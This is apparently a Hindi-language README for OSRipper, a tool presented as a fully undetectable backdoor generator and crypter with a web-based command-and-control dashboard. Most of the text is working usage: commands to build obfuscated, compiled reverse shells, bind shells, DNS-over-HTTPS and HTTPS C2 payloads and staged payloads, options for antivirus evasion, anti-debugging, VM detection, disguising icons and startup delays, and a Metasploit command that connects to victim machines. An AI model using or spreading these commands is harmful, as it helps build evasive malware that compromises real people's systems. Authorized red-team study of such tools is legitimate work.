 noahoksuz/osripper
एंटीवायरस से बचने वाला क्रॉस-प्लेटफ़ॉर्म Backdoor और Crypter Framework एक एकीकृत हल्के वजन वाले webUI के साथ



FUD क्षमताओं के साथ उन्नत क्रॉस-प्लेटफ़ॉर्म पेलोड जनरेटर और क्रिप्टर
विशेषताएँ • त्वरित प्रारंभ • वेब UI • पेलोड प्रकार • दस्तावेज़ीकरण
OSRipper एक परिष्कृत, पूर्णतः अनडिटेक्टेबल (FUD) बैकडोर जनरेटर और क्रिप्टर है जो अधिकृत पेनिट्रेशन टेस्टिंग और रेड टीम संचालन के लिए डिज़ाइन किया गया है। इसमें उन्नत चोरी तकनीक, एकाधिक पेलोड प्रकार, और समझौता प्रणालियों के प्रबंधन के लिए एक आधुनिक वेब-आधारित C2 इंटरफ़ेस शामिल है।
| पेलोड प्रकार | विवरण | उपयोग का मामला |
|---|---|---|
| बाइंड शेल | पीड़ित मशीन पर पोर्ट खोलता है | जब रिवर्स कनेक्शन अवरुद्ध हो तो सीधा एक्सेस |
| रिवर्स TCP मीटरप्रिटर | SSL/TLS एन्क्रिप्टेड रिवर्स कनेक्शन | मानक पेनिट्रेशन टेस्टिंग |
| DNS-ओवर-HTTPS C2 | DoH-आधारित गुप्त कमांड और नियंत्रण | नेटवर्क प्रतिबंधों को बायपास करें |
| HTTPS C2 | प्रमाणपत्र-पिनेड HTTPS C2 | सुरक्षित, प्रमाणित C2 चैनल |
| स्टेज्ड पेलोड | बहु-चरणीय वेब वितरण | उन्नत गुप्त तैनाती |
| कस्टम कोड क्रिप्टर | किसी भी Python स्क्रिप्ट को अस्पष्ट करें | कस्टम पेलोड एन्क्रिप्शन |
# रिपॉजिटरी क्लोन करें
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# निर्भरताएँ स्थापित करें
pip3 install -r requirements.txt

# पैकेज स्थापित करें
pip3 install -e .
महत्वपूर्ण — वैकल्पिक सुविधाओं (ngrok, बाइनरी संकलन) के लिए सेटअप चलाएँ:
कई सिस्टमों पर (विशेषकर Linux जिसमें बाह्य रूप से प्रबंधित Python वातावरण है), आपको अनिवार्य रूप से अंतर्निहित सेटअप चलाना होगा ताकि वैकल्पिक निर्भरताएँ OSRipper के स्वयं के venv में स्थापित हों। स्थापना के बाद एक बार यह करें:
osripper-cli setup
यह ~/.local/share/osripper/venv बनाता है, वहाँ pyngrok, nuitka, और sandboxed स्थापित करता है, और osripper / osripper-cli के बाद के सभी रन स्वचालित रूप से उनका उपयोग करेंगे। इसके बिना, --ngrok और --compile आपको सेटअप चलाने का संकेत देंगे। केवल तब osripper-cli setup --system का उपयोग करें यदि आप venv के बजाय सिस्टम/उपयोगकर्ता pip स्थापना पसंद करते हैं।
इंटरैक्टिव मोड:
osripper
# या
python3 -m osripper
कमांड लाइन:
# रिवर्स शेल जनरेट करें
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# DoH C2 पेलोड जनरेट करें
osripper-cli doh -d example.com --obfuscate --compile
वेब UI:
# वेब UI के साथ C2 सर्वर प्रारंभ करें
python -m osripper.c2.server example.com --port 5000

# http://localhost:5000 पर डैशबोर्ड तक पहुँचें

OSRipper में समझौता प्रणालियों के प्रबंधन के लिए एक आधुनिक वेब-आधारित C2 इंटरफ़ेस शामिल है।
# मूल उपयोग
python -m osripper.c2.server example.com

# HTTPS के साथ
python -m osripper.c2.server example.com --https

# कस्टम पोर्ट
python -m osripper.c2.server example.com --port 8080

# कस्टम प्रमाणपत्र के साथ
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
एक बार सर्वर चलने पर, डैशबोर्ड तक पहुँचें:
http://localhost:5000https://localhost:5000 (यदि सक्षम किया गया हो)पीड़ित मशीन पर एक पोर्ट खोलता है और कनेक्शन की प्रतीक्षा करता है।
osripper-cli bind -p 4444 --obfuscate --compile
कनेक्शन:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'
SSL/TLS के साथ एन्क्रिप्टेड रिवर्स कनेक्शन।
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
DNS-ओवर-HTTPS प्रोटोकॉल का उपयोग करके गुप्त C2 चैनल। कई नेटवर्क प्रतिबंधों को बायपास करता है।
# पेलोड जनरेट करें
osripper-cli doh -d example.com --obfuscate --compile

# C2 सर्वर प्रारंभ करें
python -m osripper.c2.server example.com
विशेषताएँ:
प्रमाणीकरण के लिए प्रमाणपत्र पिनिंग के साथ सुरक्षित HTTPS C2।
# पेलोड जनरेट करें (वेब UI या CLI के माध्यम से)
# HTTPS के साथ C2 सर्वर प्रारंभ करें
python -m osripper.c2.server example.com --https

# प्रमाणपत्र फिंगरप्रिंट प्राप्त करें
curl http://localhost:5000/api/cert-fingerprint
विशेषताएँ:
उन्नत गुप्तता के लिए बहु-चरणीय वेब वितरण।
osripper-cli staged -H 192.168.1.100 -p 8080 --obfuscate
किसी भी Python स्क्रिप्ट को अस्पष्ट और एन्क्रिप्ट करें।
osripper-cli custom --script mypayload.py --obfuscate --enhanced --compile
| विकल्प | विवरण |
|---|---|
--obfuscate | बहु-स्तर अस्पष्टता सक्षम करें |
--enhanced | उन्नत अस्पष्टता (एंटी-डीबग, VM डिटेक्शन) |
--compile | स्टैंडअलोन बाइनरी में संकलित करें |
--icon PATH | संकलित बाइनरी के लिए कस्टम आइकन |
--delay | यादृच्छिक स्टार्टअप विलंब जोड़ें (5-15 सेकंड) |
--output, -o NAME | आउटपुट फ़ाइल नाम |
--quiet, -q | शांत मोड (न्यूनतम आउटपुट) |
# पूर्ण-सुविधा युक्त रिवर्स शेल
osripper-cli reverse -H 192.168.1.100 -p 4444 \
  --obfuscate --enhanced --compile --icon app.ico --delay
